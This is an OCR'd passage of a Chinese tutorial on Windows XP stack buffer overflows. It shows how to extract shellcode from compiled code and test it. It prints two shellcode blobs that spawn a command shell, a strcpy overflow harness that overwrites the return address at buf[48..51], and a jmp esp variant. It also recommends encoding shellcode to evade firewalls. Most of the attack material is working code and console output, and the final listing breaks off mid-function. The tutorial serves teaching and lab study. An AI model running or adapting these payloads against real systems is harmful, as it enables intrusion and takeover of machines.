


图 9

返回地址被填充，当子程序返回时，就会回到错误的0x41414141地址，如果在EIP处放置我们的shellcode地址，程序将自动转到执行shellcode去。

shellcode制作方法及shellcode测试

我们新建windows console application工程，

如图10所示，编译执行，可生成一个DOS shell。




图10

现在演示通过VC获取这段代码的shellcode的方法。按F11点汇编，如图11所示，每句C语言的汇编语言就都显示出来了。在汇编框上点鼠标右键，选中code bytes，出现机器码。我们可以把汇编语言里包含机器码、地址、汇编语句在内的所有内容copy出来，粘贴到记事本。把别的都去掉，只留下机器码，即可做成shellcode，如图12所示。




图11

但这样做出来的机器码大多不精练，一般是直接用汇编语言写shellcode。现在即使高级黑客也不轻易自己写调试shellcode了，因为完成某种标准功能的shellcode网上有现成的，只要拿来用即可。现在我们以下面一段得到shell的shellcode来测试其功能。




图12

```
char code[] =
"\x66\x81\xec\x80\x00\x89\xe6\xe8\xb7\x00\x00\x00\x89\x06\x89\xc3"
"\x53\x68\x7e\xd8\xe2\x73\xe8\xbd\x00\x00\x00\x89\x46\x0c\x53\x68"
"\x8e\x4e\x0e\xec\xe8\xaf\x00\x00\x00\x89\x46\x08\x31\xdb\x53\x68"
"\x70\x69\x33\x32\x68\x6e\x65\x74\x61\x54\xff\xd0\x89\x46\x04\x89"
"\xc3\x53\x68\x5e\xdf\x7c\xcd\xe8\x8c\x00\x00\x00\x89\x46\x10\x53"
"\x68\xd7\x3d\x0c\xc3\xe8\x7e\x00\x00\x00\x89\x46\x14\x31\xc0\x31"
"\xdb\x43\x50\x68\x72\x00\x73\x00\x68\x74\x00\x6f\x00\x68\x72\x00"
"\x61\x00\x68\x73\x00\x74\x00\x68\x6e\x00\x69\x00\x68\x6d\x00\x69"
"\x00\x68\x41\x00\x64\x00\x89\x66\x1c\x50\x68\x58\x00\x00\x00\x89"
"\xe1\x89\x4e\x18\x68\x00\x00\x5c\x00\x50\x53\x50\x50\x53\x50\x51"
"\x51\x89\xe1\x50\x54\x51\x53\x50\xff\x56\x10\x8b\x4e\x18\x49\x49"
"\x51\x89\xe1\x6a\x01\x51\x6a\x03\xff\x76\x1c\x6a\x00\xff\x56\x14"
"\xff\x56\x0c\x56\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x40\x08\x5e\xc2\x04\x00\x53\x55\x56\x57\x8b\x6c\x24\x18"
"\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01"
"\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38"
"\xe0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1"
"\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e\x5d\x5b\xc2\x08\x00";
```

测试的结果是得到机器的shell，如图13所

示，不过我们用于举例的shellcode是个没优化过的代码。

```
char code[] =
"\x66\x81\xec\x80\x00\x89\xe6\xe8\xb7\x00\x00\x00\x89\x06\x89\xc3"
"\x53\x68\x7e\xd8\xe2\x73\xe8\xbd\x00\x00\x00\x89\x46\x0c\x53\x68"
"\x8e\x4e\x0e\xec\xe8\xaf\x00\x00\x00\x89\x46\x08\x31\xdb\x53\x68"
"\x70\x69\x33\x32\x68\x6e\x65\x74\x61\x54\xff\xd0\x89\x46\x04\x89"
"\xc3\x53\x68\x5e\xdf\x7c\xcd\xe8\x8c\x00\x00\x00\x89\x46\x10\x53"
"\x68\xd7\x3d\x0c\xc3\xe8\x7e\x00\x00\x00\x89\x46\x14\x31\xc0\x31"
"\xdb\x43\x50\x68\x72\x00\x73\x00\x68\x74\x00\x6f\x00\x68\x72\x00"
"\x61\x00\x68\x73\x00\x74\x00\x68\x6e\x00\x69\x00\x68\x6d\x00\x69"
"\x00\x68\x41\x00\x64\x00\x89\x66\x1c\x50\x68\x58\x00\x00\x00\x89"
"\xe1\x89\x4e\x18\x68\x00\x00\x5c\x00\x50\x53\x50\x50\x53\x50\x51"
"\x51\x89\xe1\x50\x54\x51\x53\x50\xff\x56\x10\x8b\x4e\x18\x49\x49"
"\x51\x89\xe1\x6a\x01\x51\x6a\x03\xff\x76\x1c\x6a\x00\xff\x56\x14"
"\xff\x56\x0c\x56\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x40\x08\x5e\xc2\x04\x00\x53\x55\x56\x57\x8b\x6c\x24\x18"
"\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01"
"\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38"
"\xe0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1"
"\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e\x5d\x5b\xc2\x08\x00";

void main(int argc, char **argv)
{
   int (*funct)();
   funct = (int (*)()) &code;
   (int)(*funct)();
}
```

```
D:\vc_prj\mysps\9\Debug\9.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

D:\vc_prj\mysps\9>
```

图13

缓冲区溢出后执行shellcode实验

这里我们使用精简的ShellCode来测试，代码如下。用于溢出测试的代码如图14所示。

```
shellcode[]=
"\x55\x8B\xEC\x83\xEC\x08\x33\xC9\xC6\x45\xF8"
"\x63\xC6\x45\xF9\x6D\xC6\x45\xFA\x64\x88\x4D"
"\xFB\x8D\x45\xF8\x50\xBA\xC7\x93\xBF\x77\xFF"
"\xD2\x58\x8B\xE5\x5D\xC3"; //39bytes
```

关键在于把溢出点找准。找对EIP的地方，并在响应地方填上shellcode的首地址，这是关键。在buf[48]、buf[49]、buf[50]和buf[51]处填shellcode地址，不能把shellcode地址填错buf单元，如图15所示。

```
#include <windows.h>
#include "stdio.h"
#include "string.h"

void overflow(char * buf)
{
    char output[44];

//  LoadLibrary("msvcrt.dll");
    strcpy(output,buf);
//  return 0;
}

int main()
{
    char buf[52];
    int j;

    unsigned char shellcode[]=
"\x55\x8B\xEC\x83\xEC\x08\x33\xC9\xC6\x45\xF8"
"\x63\xC6\x45\xF9\x6D\xC6\x45\xFA\x64\x88\x4D"
"\xFB\x8D\x45\xF8\x50\xBA\xC7\x93\xBF\x77\xFF"
"\xD2\x58\x8B\xE5\x5D\xC3"; //39 ge

   for(j=0;j<39;j++){buf[j]= shellcode[j];}
   buf[48]=(unsigned char)(0x9c) ;
   buf[49]=(unsigned char)(0xfe);
   buf[50]=0x12 ;       buf[51]=0x00;

   LoadLibrary("msvcrt.dll");
   overflow(buf);
   return 0;
}
```

图14




图15

实验结果如图16所示。当然，我们选的shellcode没有正常退出，即shellcode执行完后，再返回时会报错误。上面的shellcode例子是在EIP处直接填手工查写的shellcode内存地址。在函数返回时，不管是否溢出，ESP的值是不变的，恰好指向我们所淹没EIP的后一个位置。如果我们用内存中任一jmp esp指令的地址覆盖EIP，把shellcode设计为放在EIP后面，当执行完jmp esp后，CPU会到栈的EIP后面取指令开始执行。

```
}

int main()
{
    char buf[52];
    int j;

    unsigned char shellcode[]=
"\x55\x8B\xEC\x83\xEC\x08\x33\xC9\xC6\x45\xF8"
"\x63\xC6\x45\xF9\x6D\xC6\x45\xFA\x64\x88\x4D"
"\xFB\x8D\x45\xF8\x50\xBA\xC7\x93\xBF\x77\xFF"
"\xD2\x58\x8B\xE5\x5D\xC3"; //39 ge

    for(j=0;j<39;j++){buf[j]= shellcode[j];}
    buf[48]=(unsigned char)(0x9c) ;
    buf[49]=(unsigned char)(0xfe);
    buf[50]=0x12 ;       buf[51]=0x00;

    LoadLibrary("msvcrt.dll");
    overflow(buf);
    return 0;
}
```

```
D:\vc_prj\mysps\8\Debug\8.exe
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

D:\vc_prj\mysps\8>
```

图16

图17中的jmp esp地址 0x77d5b0e0，可用专门软件搜索出。

现在的ShellCode都会被防火墙查杀，一般要对shellcode进行编码加密以躲过防火墙。通用的shellcode在网上都可以找到现成的。不同的漏洞可使用相同的shellcode，但要用自己的exploit去触发漏洞执行shellcode。

```
#include <windows.h>
#include <string.h>

char shellcode[]=
"\x41\x41\x41\x41" //buf[0]-buf[3]
"\x41\x41\x41\x41" //buf[4]-buf[7]
"\x41\x41\x41\x41" //fu gai ebp
"\xe0\xb0\xd5\x77" //fu gai cheng jmp esp addr

"\x55\x8B\xEC\x83\xEC\x08\x33\xC9\xC6\x45\xF8"
"\x63\xC6\x45\xF9\x6D\xC6\x45\xFA\x64\x88\x4D"
"\xFB\x8D\x45\xF8\x50\xBA\xC7\x93\xBF\x77\xFF"
"\xD2\x58\x8B\xE5\x5D\xC3"; //39 ge


int main()
{
    char buf[8];

    LoadLibrary("msvcrt.dll");
    LoadLibrary("user32.dll");

    strcpy(buf,shellcode);

